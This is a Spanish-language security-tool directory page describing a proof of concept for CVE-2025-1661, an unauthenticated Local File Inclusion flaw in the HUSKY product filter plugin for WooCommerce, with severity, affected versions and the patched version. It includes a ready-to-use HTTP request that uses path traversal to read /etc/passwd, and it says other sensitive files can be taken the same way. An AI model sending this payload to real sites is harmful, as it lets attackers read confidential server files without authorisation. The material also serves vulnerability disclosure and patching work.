
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional para WooCommerce plugin para WordPress es vulnerable a Local File Inclusion (LFI) | Kitploit
Herramientas/GitHubGitHub/shahwarshah/cve-2025-1661
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebCTFPruebas de PenetraciónAprendizaje y Educación
GitHubshahwarshah/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional para WooCommerce plugin para WordPress es vulnerable a Local File Inclusion (LFI)

Ver Repositorio
119hace 1 añoAún no revisado
Sitio web
Compartir

CVE-2025-1661 - Inclusión de Archivos Locales (LFI) no autenticada en HUSKY – Products Filter Professional para WooCommerce

Descripción

El plugin HUSKY – Products Filter Professional para WooCommerce para WordPress es vulnerable a Inclusión de Archivos Locales (LFI) en todas las versiones hasta la 1.3.6.5 inclusive a través del parámetro template de la acción AJAX woof_text_search.

Esto permite que atacantes no autenticados incluyan y ejecuten archivos arbitrarios en el servidor, lo que potencialmente puede conllevar a:

  • Evitar controles de acceso
  • Extraer datos sensibles
  • Ejecución Remota de Código (RCE) si se cumplen ciertas condiciones (por ejemplo, carga de tipos de archivo "seguros")

Gravedad: Crítica

  • Puntuación CVSS: 9.8 (Crítica)
  • ID de CWE: CWE-22 (Path Traversal)
  • Puntuación EPS: 0.00061

Versiones afectadas

  • Vulnerable: <= 1.3.6.5
  • Versión parcheada: 1.3.6.6

Corrección

Actualizar a la versión 1.3.6.6 o a una versión parcheada más reciente.


Prueba de Concepto (PoC)

Pasos para reproducir

  1. Visite el sitio web objetivo.
  2. Capture la solicitud usando Burp Suite.
  3. Modifique el método de solicitud a POST y añada el siguiente payload:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

Captura de pantalla de IntercomVulnChecker 4. Si tiene éxito, el servidor devolverá el contenido de /etc/passwd. 5. Esto se puede utilizar para extraer otros archivos sensibles del servidor.


Referencias

  • Aviso de Wordfence
  • Código del plugin de WordPress
  • Informe CVE

Aviso legal

Esta PoC es solo para fines educativos y de investigación. Realizar pruebas no autorizadas contra sistemas sin permiso es ilegal y poco ético. Siempre solicite autorización explícita antes de realizar cualquier prueba de seguridad.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




